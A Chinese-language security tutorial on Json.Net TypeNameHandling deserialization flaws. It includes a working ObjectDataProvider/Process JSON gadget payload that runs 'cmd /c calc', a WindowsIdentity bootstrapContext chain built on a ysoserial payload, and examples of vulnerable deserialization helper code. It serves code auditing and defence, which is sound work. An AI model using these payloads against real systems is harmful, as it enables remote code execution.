

.NET 高级代码审计（第二课）Json.Net 反序列化漏洞

Ivan1ee@360 云影实验室




2019 年 03 月 01 日


0X00 前言

Newtonsoft.Json，这是一个开源的 Json.Net 库，官方地址：

<https://www.newtonsoft.com/json>，一个读写 Json 效率非常高的 .Net 库，在做开发的时候，很多数据交换都是以 json 格式传输的。而使用 Json 的时候，开发者很多时候会涉及到几个序列化对象的使用：DataContractJsonSerializer，JavaScriptSerializer 和 Json.NET 即 Newtonsoft.Json。大多数人都会选择性能以及通用性较好 Json.NET，这个虽不是微软的类库，但却是一个开源的世界级的 Json 操作类库，从下面的性能对比就可以看到它的性能优点。



用它可轻松实现 .Net 中所有类型(对象,基本数据类型等)同 Json 之间的转换，在带来便捷的同时也隐藏了很大的安全隐患，在某些场景下开发者使用 DeserializeObject 方法序列化不安全的数据，就会造成反序列化漏洞从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现。



0X01 Json.Net 序列化

在 Newtonsoft.Json 中使用 JsonSerializer 可以非常方便的实现 .NET 对象与 Json 之间的转化，JsonSerializer 把 .NET 对象的属性名转化为 Json 数据中的 Key，把对象的属性值转化为 Json 数据中的 Value，如下 Demo，定义 TestClass 对象

```
[JsonObject(MemberSerialization.OptIn)]
public class TestClass{
    private string classname;
    private string name;
    private int age;
    [JsonIgnore]
    public string Classname { get => classname; set => classname = value; }
    [JsonProperty]
    public string Name { get => name; set => name = value; }
    [JsonProperty]
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);
    }
}
```

并三个成员，Classname 在序列化的过程中被忽略 (JsonIgnore)，此外实现了一个静态方法 ClassMethod 启动进程。序列化过程通过创建对象实例分别给成员赋值，

```
TestClass testClass = new TestClass();
testClass.Classname = "360";
testClass.Name = "Ivan1ee";
testClass.Age = 18;
string testString = JsonConvert.SerializeObject(testClass);
Console.WriteLine(testString);
```

用 JsonConvert.SerializeObject 得到序列化后的字符串

```
{"Name":"Ivan1ee","Age":18}
```

Json 字符串中并没有包含方法 ClassMethod，因为它是静态方法，不参与实例化的过程，自然在 testClass 这个对象中不存在。这就是一个最简单的序列化 Demo。为了尽量保证序列化过程不抛出异常，笔者引入 SerializeObject 方法的第二个参数并实例化创建 JsonSerializerSettings，下面列出属性

- NullValueHandling：如果序列化时需要忽略值为 NULL 的属性，使用 JsonSerializerSettings.NullValueHandling.Ignore 来实现；
- TypeNameAssemblyFormatHandling：默认情况下 Json.NET 只使用类型中的部分程序集名称，如：System.Data.DataSet，为了避免在一些环境下不兼容的问题，需要用到完整的程序集名称，包括版本号、公钥等，所以用到 JsonSerializerSettings.TypeNameAssemblyFormatHandling.Full；
- TypeNameHandling：控制 Json.NET 是否在使用 \$type 属性进行序列化时包含 .NET 类型名称，并从该属性读取 .NET 类型名称以确定在反序列化期间要创建的类型

修改代码添加 TypeNameAssemblyFormatHandling.Full、TypeNameHandling.ALL

```
TestClass testClass = new TestClass();
testClass.Classname = "360";
testClass.Name = "Ivan1ee";
testClass.Age = 18;
string testString = JsonConvert.SerializeObject(testClass, new JsonSerializerSettings {
    NullValueHandling = NullValueHandling.Ignore,
    TypeNameAssemblyFormatHandling = TypeNameAssemblyFormatHandling.Full,
    TypeNameHandling = TypeNameHandling.All,
});
Console.WriteLine(testString);
```

将代码改成这样后得到的 testString 变量值才是笔者想要的，打印的数据中带有完整的程序集名等信息。

```
{"$type":"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null","Name":"Ivan1ee","Age":18}
```

0x02 Json.Net 反序列化

2.1、反序列化用法

反序列化过程就是将 Json 字符串转换为对象，通过创建一个新对象的方式调用 `JsonConvert.DeserializeObject` 方法实现的，传入两个参数，第一个参数需要被序列化的字符串、第二个参数设置序列化配置选项来指定 `JsonSerializer` 按照指定的类型名称处理，其中 `TypeNameHandling` 可选择的成员分为五种

Member name	Value	Description
None	0	Do not include the .NET type name when serializing types.
Objects	1	Include the .NET type name when serializing into a JSON object structure.
Arrays	2	Include the .NET type name when serializing into a JSON array structure.
All	3	Always include the .NET type name when serializing.
Auto	4	Include the .NET type name when the type of the object being serialized is not the same as its object by default. To include the root object's type name in JSON you must specify a root type or <code>Serialize(JsonWriter, Object, Type)</code> .

默认情况下设置为 `TypeNameHandling.None`，表示 Json.NET 在反序列化期间不读取或写入类型名称。具体代码可参考以下

```
string payload2 = "{\"type\":\"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null\", \"Name\":\"Ivan1ee\", \"Age\":18}";
Object obj2 = JsonConvert.DeserializeObject<TestClass>(payload2, new JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.None
}); ;

Type t2 = obj2.GetType();
PropertyInfo propertyName2 = t2.GetProperty("Name");
object objName2 = propertyName2.GetValue(obj2, null);
Console.WriteLine(obj2);
```

2.2、攻击向量—ObjectDataProvider

漏洞的触发点也是在于 `TypeNameHandling` 这个枚举值，如果开发者设置为非空值、也就是对象（Objects）、数组（Arrays）、自动识别（Auto）、所有值（ALL）的时候都会造成反序列化漏洞，为此官方文档里也标注了警告，当您的应用程序从外部源反序列化 JSON 时应谨慎使用 `TypeNameHandling`。

⚠️ TypeNameHandling

⚠️ Caution

`TypeNameHandling` should be used with caution when your application deserializes JSON from an external source.

Incoming types should be validated with a custom `ISerializationBinder` when deserializing with a value other than `TypeNameHandling.None`.

笔者继续选择 `ObjectDataProvider` 类方便调用任意被引用类中的方法，具体有关此类的用法可以看一下《.NET 高级代码审计（第一课）XmlSerializer 反序列化漏洞》，首先来序列化 `TestClass`

```
ObjectDataProvider odp = new ObjectDataProvider();
odp.MethodName = "ClassMethod";
odp.MethodParameters.Add("calc.exe");
odp.ObjectInstance = testClass;
string obj1 = JsonConvert.SerializeObject(odp, new JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.All,
    TypeNameAssemblyFormatHandling = TypeNameAssemblyFormatHandling.Full,
});
```

指定 `TypeNameHandling.All`、`TypeNameAssemblyFormatHandling.Full` 后得到序列化后的 Json 字符串

```
{"$type":"System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35","ObjectInstance":{"$type":"WpfApp1.Tes
tClass, WpfApp1, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=null","Name":null,"Age":0},"MethodName":"ClassMethod","M
ethodParameters":{"$type":"MS.Internal.Data.ParameterCollection,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35","$values":["calc.exe"]},"IsAsynchronous":
false,"IsInitialLoadEnabled":true,"Data":null,"Error":null}
```

如何构造 `System.Diagnostics.Process` 序列化的 Json 字符串呢？笔者需要做的工作替换掉 `ObjectInstance` 的 `$type`、`MethodName` 的值以及 `MethodParameters` 的 `$type` 值，删除一些不需要的 Member、最终得到的反序列化 Json 字符串如下

```
{
    '$type':'System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35',

    'MethodName':'Start',

    'MethodParameters':{


        '$type':'System.Collections.ArrayList, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',

        '$values':['cmd','/c calc']

    },

    'ObjectInstance':{'$type':'System.Diagnostics.Process, System,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}
}
```

再经过 `JsonConvert.DeserializeObject` 反序列化 (注意一点指定 `TypeNameHandling` 的值一定不能是 `None`), 成功弹出计算器。



2.3、攻击向量—WindowsIdentity

WindowsIdentity 类位于 System.Security.Principal 命名空间下。顾名思义，用于表示基于 Windows 认证的身份，认证是安全体系的第一道屏障肩负着守护着整个应用或者服务的第一道大门，此类定义了 Windows 身份一系列属性

```
...public virtual bool IsGuest { get; }
...public virtual bool IsSystem { get; }
...public virtual bool IsAnonymous { get; }
...public override string Name { get; }
...public virtual IntPtr Token { get; }
...public SecurityIdentifier User { get; }
...public IdentityReferenceCollection Groups { get; }
...public override bool IsAuthenticated { get; }
...public SafeAccessTokenHandle AccessToken { get; }
...public virtual IEnumerable<Claim> UserClaims { get; }
...public SecurityIdentifier Owner { get; }
...public TokenImpersonationLevel ImpersonationLevel { get; }
...public override IEnumerable<Claim> Claims { get; }
...public virtual IEnumerable<Claim> DeviceClaims { get; }
...public sealed override string AuthenticationType { get; }
```

对于用于表示认证类型的 AuthenticationType 属性来说，在工作组模式下返回 NTLM。对于域模式，如果操作系统是 Vista 或者以后的版本，该属性返回 Negotiate，表示采用 SPNEGO 认证协议。而对于之前的 Windows 版本，则该属性值为 Kerberos。Groups 属性返回 WindowsIdentity 对应的 Windows 帐号所在的用户组（User Group），而 IsGuest 则用于判断 Windows 帐号是否存在于 Guest 用户组中。IsSystem 属性则表示 Windows 帐号是否是一个系统帐号。对于匿名登录，IIS 实际上会采用一个预先指定的 Windows 帐号进行登录。而在这里，IsAnonymous 属性就表示该 WindowsIdentity 对应的 Windows 帐号是否是匿名帐号。

2.3.1、ISerializable

跟踪定义得知继承于 ClaimsIdentity 类，并且实现了 ISerializable 接口

```
namespace System.Security.Principal
{
    ...public class WindowsIdentity : ClaimsIdentity, ISerializable, IDeserializationCallback, IDisposable
    {
        ...public const string DefaultIssuer = "AD AUTHORITY";

        ...public WindowsIdentity(IntPtr userToken);
        ...public WindowsIdentity(string sUserPrincipalName);
        ...public WindowsIdentity(IntPtr userToken, string type);
        ...public WindowsIdentity(string sUserPrincipalName, string type);
        ...public WindowsIdentity(SerializationInfo info, StreamingContext context);
        ...public WindowsIdentity(IntPtr userToken, string type, WindowsAccountType acctType);
        ...public WindowsIdentity(IntPtr userToken, string type, WindowsAccountType acctType, bool isAuthenticated);
        ...protected WindowsIdentity(WindowsIdentity identity);
```

查看定义得知，只有一个方法 GetObjectData


```
namespace System.Runtime.Serialization
{
    public interface ISerializable
    {
        void GetObjectData(SerializationInfo info, StreamingContext context);
    }
}

class System.Runtime.Serialization.SerializationInfo
    将序列化或反序列化对象所需的所有数据都存储。 此类不能被继承。
```

在.NET 运行时序列化的过程中 CLR 提供了控制序列化数据的特性，如：OnSerializing、OnSerialized、NonSerialized 等。为了对序列化数据进行完全控制，就需要实现 Serialization.ISerializable 接口，这个接口只有一个方法，即 GetObjectData，第一个参数 SerializationInfo 包含了要为对象序列化的值的合集，传递两个参数给它：Type 和 IFormatterConverter，其中 Type 参数表示要序列化的对象全名（包括了程序集名、版本、公钥等），这点对于构造恶意的反序列化字符串至关重要

```
public sealed class SerializationInfo
{
    public SerializationInfo(Type type, IFormatterConverter converter);
    public SerializationInfo(Type type, IFormatterConverter converter, bool requireSameTokenInPartialTrust);

    public Type ObjectType { get; }
    public int MemberCount { get; }
    public string AssemblyName { get; set; }
    public string FullTypeName { get; set; }
    public bool IsFullTypeNameSetExplicit { get; }
    public bool IsAssemblyNameSetExplicit { get; }

    public void AddValue(string name, sbyte value);
    public void AddValue(string name, object value, Type type);
    public void AddValue(string name, bool value);
    public void AddValue(string name, DateTime value);
    public void AddValue(string name, decimal value);
    public void AddValue(string name, double value);
    public void AddValue(string name, object value);
    public void AddValue(string name, float value);
    public void AddValue(string name, long value);
    public void AddValue(string name, uint value);
    public void AddValue(string name, int value);
    public void AddValue(string name, ushort value);
    public void AddValue(string name, short value);
    public void AddValue(string name, byte value);
    public void AddValue(string name, ulong value);
    public void AddValue(string name, char value);
}
```

另一方面 GetObjectData 又调用 SerializationInfo 类提供的 AddValue 多个重载方法来指定序列化的信息，AddValue 添加的是一组 <key,value> ；GetObjectData 负责添加好所有必要的序列化信息。

```
public void GetObjectData(SerializationInfo info, StreamingContext context)
{
    info.SetType(typeof(WindowsIdentity));
    info.AddValue("Name", "Ivan1ee");
}
```

2.3.2、ClaimsIdentity

ClaimsIdentity（声称标识）位于 System.Security.Claims 命名空间下，首先看下类的定义

```

namespace System.Security.Claims
{
    public class ClaimsIdentity : IIdentity
    {
        public const string DefaultIssuer = "LOCAL AUTHORITY";
        public const string DefaultNameClaimType = "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name";
        public const string DefaultRoleClaimType = "http://schemas.microsoft.com/ws/2008/06/identity/claims/role";

        public ClaimsIdentity();
        public ClaimsIdentity(IIdentity identity);
        public ClaimsIdentity(IEnumerable<Claim> claims);
        public ClaimsIdentity(string authenticationType);
        public ClaimsIdentity(BinaryReader reader);
        public ClaimsIdentity(IEnumerable<Claim> claims, string authenticationType);
        public ClaimsIdentity(IIdentity identity, IEnumerable<Claim> claims);
        public ClaimsIdentity(string authenticationType, string nameType, string roleType);
        public ClaimsIdentity(IEnumerable<Claim> claims, string authenticationType, string nameType, string roleType);
        public ClaimsIdentity(IIdentity identity, IEnumerable<Claim> claims, string authenticationType, string nameType, string roleType);
        protected ClaimsIdentity(ClaimsIdentity other);
        protected ClaimsIdentity(SerializationInfo info);
        protected ClaimsIdentity(SerializationInfo info, StreamingContext context);

        public virtual string Name { get; }
        public string Label { get; set; }
        public virtual IEnumerable<Claim> Claims { get; }
        public object BootstrapContext { get; set; }
        public ClaimsIdentity Actor { get; set; }
        public virtual bool IsAuthenticated { get; }
        public virtual string AuthenticationType { get; }
        public string RoleClaimType { get; }
        public string NameClaimType { get; }
        protected virtual byte[] CustomSerializationData { get; }

        public virtual void AddClaim(Claim claim);
        public virtual void AddClaims(IEnumerable<Claim> claims);
    }
}

```

其实就是一个包含了 claims 构成的单元体，举个例子：驾照中的“身份证号码：000000”是一个 claim、持证人的“姓名: Ivan1ee”是另一个 claim、这一组键值对构成了一个 Identity，具有这些 claims 的 Identity 就是 ClaimsIdentity，通常用在登录 Cookie 验证，如下代码

```

var claimsIdentity = new ClaimsIdentity(new Claim[] { new Claim(ClaimTypes.Name, loginName) }, "Basic");
var claimsPrincipal = new ClaimsPrincipal(claimsIdentity);
await context.Authentication.SignInAsync(_cookieAuthOptions.AuthenticationScheme, claimsPrincipal);

```

一般使用的场景我想已经说明白了，现在来看下类的成员有哪些，能赋值的又有哪些？

参考官方文档可以看到 Lable、BootstrapContext、Actor 三个属性具备了 set

属性

Actor	获取或设置被授予委派权利的调用方的标识。
AuthenticationType	获取身份验证类型。
BootstrapContext	获取或设置用于创建此声明标识的令牌。
Claims	获取与此声明标识关联的声明。
CustomSerializationData	包含派生类型提供的任何其他数据。通常在调用 WriteTo(BinaryWriter, Byte[]) 时设置。
IsAuthenticated	获取一个值，该值指示是否验证了标识。
Label	获取或设置此声明标识的标签。
Name	获取此声明标识的名称。
NameClaimType	获取用于确定为此声明标识的 Name 属性提供值的声明的声明类型。
RoleClaimType	获取将解释为此声明标识中声明的 .NET Framework 角色的声明类型。

查阅文档可知，这几个属性的原始成员分别为 actor、bootstrapContext、lable 如下

```
[NonSerialized]
const string PreFix = "System.Security.ClaimsIdentity.";
[NonSerialized]
const string ActorKey = PreFix + "actor";
[NonSerialized]
const string AuthenticationTypeKey = PreFix + "authenticationType";
[NonSerialized]
const string BootstrapContextKey = PreFix + "bootstrapContext";
[NonSerialized]
const string ClaimsKey = PreFix + "claims";
[NonSerialized]
const string LabelKey = PreFix + "label";
[NonSerialized]
const string NameClaimTypeKey = PreFix + "nameClaimType";
[NonSerialized]
const string RoleClaimTypeKey = PreFix + "roleClaimType";
[NonSerialized]
const string VersionKey = PreFix + "version";
[NonSerialized]
public const string DefaultIssuer = @"LOCAL AUTHORITY";
[NonSerialized]
public const string DefaultNameClaimType = ClaimTypes.Name;
[NonSerialized]
public const string DefaultRoleClaimType = ClaimTypes.Role;
```

ClaimsIdentity 类初始化方法有两个重载，并且通过前文介绍的 SerializationInfo 来传入数据，最后用 Deserialize 反序列化数据。

```
/// <summary>
/// Initializes an instance of <see cref="Identity"/> from a serialized stream created via
/// <see cref="ISerializable"/>.
/// </summary>
/// <param name="info">
/// The <see cref="SerializationInfo"/> to read from.
/// </param>
/// <param name="context">The <see cref="StreamingContext"/> for serialization. Can be null.</param>
/// <exception cref="ArgumentNullException">Thrown is the <paramref name="info"/> is null.</exception>
[SecurityCritical]
protected ClaimsIdentity(SerializationInfo info, StreamingContext context)
{
    if (null == info)
    {
        throw new ArgumentNullException("info");
    }

    Deserialize(info, context, true);
}


/// <summary>
/// Initializes an instance of <see cref="Identity"/> from a serialized stream created via
/// <see cref="ISerializable"/>.
/// </summary>
/// <param name="info">
/// The <see cref="SerializationInfo"/> to read from.
/// </param>
/// <exception cref="ArgumentNullException">Thrown is the <paramref name="info"/> is null.</exception>
[SecurityCritical]
protected ClaimsIdentity(SerializationInfo info)
{
    if (null == info)
    {
        throw new ArgumentNullException("info");
    }

    StreamingContext sc = new StreamingContext();
    Deserialize(info, sc, false);
}

#endregion
```

追溯的过程有点像框架类的代码审计，跟踪到 `Deserialize` 方法体内，查找 `BootstrapContextKey` 才知道原来它还需要被外层 base64 解码后带入反序列化

```
case BootstrapContextKey:
    using (MemoryStream ms = new MemoryStream(Convert.FromBase64String(info.GetString(BootstrapContextKey))))
    {
        m_bootstrapContext = bf.Deserialize(ms, null, false);
    }
    break;
```



2.3.3、打造 Poc

回过头来想一下，如果使用 `GetObjectData` 类中的 `AddValue` 方法添加 “key : `System.Security.ClaimsIdentity.bootstrapContext` ”、” value : base64 编码后的 payload ”，最后实现 `System.Security.Principal.WindowsIdentity.ISerializable` 接口就能攻击成功。首先定义 `WindowsIdentityTest` 类

```
[Serializable]
public class WindowsIdentityTest : ISerializable
{
    public WindowsIdentityTest(string strContent)
    {
        StrContent = strContent;
    }

    private string StrContent { get; }

    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        info.SetType(typeof(WindowsIdentity));
        info.AddValue("System.Security.ClaimsIdentity.bootstrapContext", StrContent);
    }
}
```

笔者用 ysoserial 生成反序列化 Base64 Payload 赋值给 `BootstrapContextKey`，实现代码如下

到这步生成变量 obj1 的值就是一段 poc，但还需改造一下，将 \$type 值改为 System.Security.Principal.WindowsIdentity 完全限定名



0x03 代码审计视角

从代码审计的角度其实很容易找到漏洞的污染点，通过前面几个小节的知识能发现需要满足一个关键条件非 `TypeNameHandling.None` 的枚举值都可以被反序列化，例如以下 `Json` 类

```
public class JsonUtils
{
    public static string Stringify(object _in)
    {
        var indented = Formatting.Indented;
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        return JsonConvert.SerializeObject(_in, indented, settings);
    }

    public static T Deserialize<T>(string _in)
    {
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        return JsonConvert.DeserializeObject<T>(_in, settings);
    }

    public static object Deserialize(string _in)
    {
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        return JsonConvert.DeserializeObject(_in, settings);
    }

    public static object PopulateObject(object instance, string source)
    {
        var settings = new JsonSerializerSettings()
        {
            TypeNameHandling = TypeNameHandling.All
        };
        JsonConvert.PopulateObject(source, instance, settings);
        return instance;
    }
}
```

都设置成 `TypeNameHandling.All`，攻击者只需要控制传入参数 `_in` 便可轻松实现反序列化漏洞攻击。Github 上很多的 `json` 类存在漏洞，例如下图


```

36     public static object FromJsonAuto(this string value, Type tp)
37     {
38         var settings = new JsonSerializerSettings()
39         {
40             TypeNameHandling = TypeNameHandling.Auto
41         };
42         try
43         {
44             return JsonConvert.DeserializeObject(value, tp, settings);
45         }
46         catch
47         {
48             return null;
49         }
50     }
51
52
53     public static T FromJsonAuto<T>(this string value)
54     {
55         var settings = new JsonSerializerSettings()
56         {
57             TypeNameHandling = TypeNameHandling.Auto
58         };
59         try
60         {
61             return JsonConvert.DeserializeObject<T>(value, settings);
62         }
63         catch
64         {
65             return default(T);
66         }
67     }
68


```

代码中改用了 Auto 这个值，只要不是 None 值在条件许可的情况下都可以触发漏洞，笔者相信肯定还有更多的漏洞污染点，需要大家在代码审计的过程中一起去发掘。


0x04 案例复盘

最后再通过下面案例来复盘整个过程，全程展示在 VS 里调试里通过反序列化漏洞弹出计算器。


1. 输入 <http://localhost:5651/Default> Post 加载 value 值



2. 通过 JsonConvert.DeserializeObject 反序列化，并弹出计算器



最后附上动图



0x05 总结

Newtonsoft.Json 库在实际开发中使用率还是很高的，攻击场景也较丰富，作为漏洞挖掘者可以多多关注这个点，攻击向量建议选择 ObjectDataProvider，只因生成的 Poc 体积相对较小。最后.NET 反序列化系列课程笔者会同步到 <https://github.com/Ivan1ee/>、<https://ivan1ee.gitbook.io/>，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号或者笔者的小密圈。



